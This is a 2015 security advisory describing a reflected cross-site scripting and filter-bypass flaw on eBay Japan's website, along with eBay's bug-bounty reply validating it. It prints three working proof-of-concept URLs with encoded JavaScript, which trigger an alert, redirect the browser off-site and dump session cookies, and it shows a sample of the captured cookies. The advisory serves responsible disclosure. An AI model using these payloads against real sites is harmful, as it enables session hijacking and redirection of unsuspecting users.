Advanced Information Security

Corporation

10/03/2015

Advanced Information Security Corporation

Security Advisory Report

EBay Inc. Website Cross-Site Scripting

Report Date	03/03/2015
Final Report	Nicholas Lemonias
Stakeholders	eBay Inc. (Japan)
Service	www.ebay.co.jp

Threat Level: High

Severity: High
CVSS Severity score: 7.0
Impact: Complete Integrity, Confidentiality, and Availability violation.

EBay Reference: #EIBBP-31480

Vulnerability:

(1) **Unauthenticated Cross-Site Scripting Vulnerability**
(1) **Filtration Bypass**

Vendor Overview

“eBay Inc. is an American multinational corporation and e-commerce company, providing consumer to consumer & business to consumer sales services via Internet. It is headquartered in San Jose, California, United States. The company manages eBay.com, an online auction and shopping website in which people and businesses buy and sell a broad variety of goods and services worldwide. In addition to its auction-style sales, the website has since expanded to include "Buy It Now" shopping; shopping by UPC, ISBN, or other kind of SKU (via Half.com); online classified advertisements (via Kijiji or eBay Classifieds); online event ticket trading (via StubHub); online money transfers (via PayPal) and other services. eBay was founded by Pierre Omidyar in 1995, and became a notable success story of the dot-com bubble; it is a multi-billion dollar business with operations localized in over thirty countries.” [1] [2]


Description

Application data utilizes in its output, user input that is not validated or properly encoded.
The application is vulnerable to an unauthenticated Cross-Site Scripting attack.
Vulnerabilities that permit these attacks, are widespread and persist anywhere a web application makes use of user input without any security validation controls.
A malicious adversary can use this to compromise the trust of unsuspecting users, by tricking them into visiting a seemingly benign and trusted site. The malicious payload is embedded within a seemingly benign URL.
This way an attacker can steal user credentials, to hijack a user's session, to force a redirection to a heterogeneous third-party website, and thus to force a user's browser to execute unsafe actions on behalf of the attacker. [3] [4]

In this attack scenario it is noted that "**Visitor -> Vendor**" trust-levels are directly impacted.

Appendices

Proof of Concept Image 1 – Ebay Cross-Site Scripting / Filter Bypass


File Edit View History Bookmarks Tools Help
Connecting...
i5,73,83,45,87,65,83,45,72,69,82,69))%2c%26%2339%3b&post_parent=296&s=0X31337
Search
今すぐ出品 | My eBay | 登録する | 資料請求 | 購入はこちら | サイトマップ | FAQ | デベロッパーポータル
ebay
ホーム ニュース eBay 出品ガイド 出品サポート 安全への取り組み 法人のお客様へ ブログ
ホーム > 検索結果
検索結果
0X31337
すべてのカテ
カテゴリー
eBay 出品ガイド (0)
出品サポート (0)
安全への取り組み (0)
法人のお客様へ (0)
FAQs (0)
ニュース (0)
ブログ (0)
検索結果
関連性順 | 日付順 | 人気順
FAQで調べる ›
Go to page
GO
Waiting for www.ebay.co.jp...
EN
4:40 AM
3/2/2015

AIS-WAS-HERE

OK


"0X31337"の検索結果： 0件

0ページ中1ページ目

Proof of Concept 1:

http://www.ebay.co.jp/?order=%26%2339%3b%2calert(String.fromCharCode(65,73,83,45,87,65,83,45,72,69,82,69))%2c%26%2339%3b&post_parent=296&s=0X31337

Proof of Concept Image 2 – eBay Cross-Site Scripting / Redirection



検索結果

0X31337

すべてのカテゴリー

検索

カテゴリー	
eBay 出品ガイド	(0)
出品サポート	(0)
安全への取り組み	(0)
法人のお客様へ	(0)
FAQs	(0)
ニュース	(0)
ブログ	(0)

検索結果

"0X31337"の検索結果： 0件 関連性順 | 日付順 | 人気順

FAQで調べる ›

0ページ中1ページ目 Go to page GO

サイトマップ 資料請求 eBay ロゴの利用 ページトップ ^

アメリカ | イギリス | オーストラリア | ドイツ | アルゼンチン | オーストリア | ベルギー | ブラジル | カナダ | 中国 | フランス | 香港 | インド | アイルランド | イタリア | 韓国 | マレーシア | メキシコ | オランダ | ニュージーランド | フィリピン | ポーランド | シンガポール | スペイン | スウェーデン | スイス | 台湾 | タイ | トルコ | ベトナム


Copyright © 1995-2014 eBay Inc. All Rights Reserved. User Agreement and Privacy.

```
javascript: window.location.href='http://www.ebay.co.jp/?s=0X31337&post_parent=296&order=',...4,116,116,112,58,47,47,119,119,119,46,105,98,109,46,99,111,109),'&paged='+ $('#goto').val()
```

Proof of Concept 2:

http://www.ebay.co.jp/?order=%26%2339%3b%2cwindow.location.href=String.fromCharCode%28104,116,116,112,58,47,47,119,119,119,46,105,98,109,46,99,111,109%29%2c%26%2339%3b&post_parent=296&s=0X31337

Proof of Concept Image 3 – eBay Cross-Site Scripting


File Edit View History Bookmarks Tools Help
Connecting...
%2339%3b%2cdocument.write(document.cookie)%2c%26%2339%3b&post_parent.
Search


```
PHPSESSID=a6aeffddd8fe327a1c13cfdbdb09a88b; __utma=127684185.2075758030.1425270573.1425270573.1425270573.1;
__utmb=127684185.39.10.1425270573; __utmc=127684185; __utmz=127684185.1425270573.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=
  hstc=119477846.8d9bc14990008f1b4d7eb2008bc3c70c.1425270573940.1425270573940.1425270573940.1;    hsscc=1;
__hssc=119477846.37.1425270573940; hsfirstvisit=http%3A%2F%2Fwww.ebay.co.jp%2F%3Forder
%3D%2526%252339%253b%252calert(0x00001B)%252c%2526%252339%253b%26post_parent%3D296%26s%3Dshiseido||14252705739
hubspotutk=8d9bc14990008f1b4d7eb2008bc3c70c; __utmt=1
```

```
javascript:window.location.href='http://www.ebay.co.jp/?s=0X31337&post_parent=296&order=',document.write(document.cookie),'&paged=' $('#goto').val()
```

Proof of Concept 3:

http://www.ebay.co.jp/?order=%26%2339%3b%2cdocument.write(document.cookie)2c%26%2339%3b&post_parent=296&s=0X31337

Appendices



From: ebayincbugbounty <ebayincbugbounty@ebay.com>
To: "lem.nikolas@gmail.com" <lem.nikolas@gmail.com>, ebayincbugbounty <ebayincbugbounty@ebay.com>
Subject: [secure] Bounty Report / Cross Site Scripting - Ebay Website

03/03/2015 9:23 AM

Hello,

The safety of our users is of utmost importance to us, so we thank you for your report and dedication to keeping our eBay community safe. We have determined your submission is valid. After the vulnerability is fixed, we will notify you of the fix and add your name to our Acknowledgment page.

Bug Type: XSS
URL: http://www.ebay.co.jp
Status: Validated and Awaiting Fix

Per the terms of the Bug Bounty Program, we ask that you do not disclose your finding to the public or to the media while we validate your submission with our security engineers.

Please note that it is not our practice to give updates on the status until the vulnerability has been resolved. We welcome you to follow up with us if you find that the vulnerability you've reported has been resolved. We will then verify your findings with our engineers.

Best regards,
eBay Security Research

Appendices

Sincere thanks to eBay, for the excellent cooperation in security matters.

References

[1] EBay Inc. (2015). | *Who we are* [Online]
Available at: http://www.ebayinc.com/who_we_are/one_company   [Last Accessed 10 March. 2015]

[2] Wikipedia (2015). *Ebay*| *Wikipedia Ebay*. [Online]
Available at: http://en.wikipedia.org/wiki/eBay [Last Accessed 10 March. 2015]

[3] Microsoft Inc. (2015). *Microsoft Support* | *How to Prevent Cross-Site Scripting attacks* [Online]
Available at: https://support.microsoft.com/kb252985 [Last Accessed 10 March. 2015]

[4] OWASP Website. (2015). *Cross-Site Scripting (XSS)* [Online]
Available at: https://www.owasp.org/index.php/Cross_site_scripting [Last Accessed 10 March. 2015]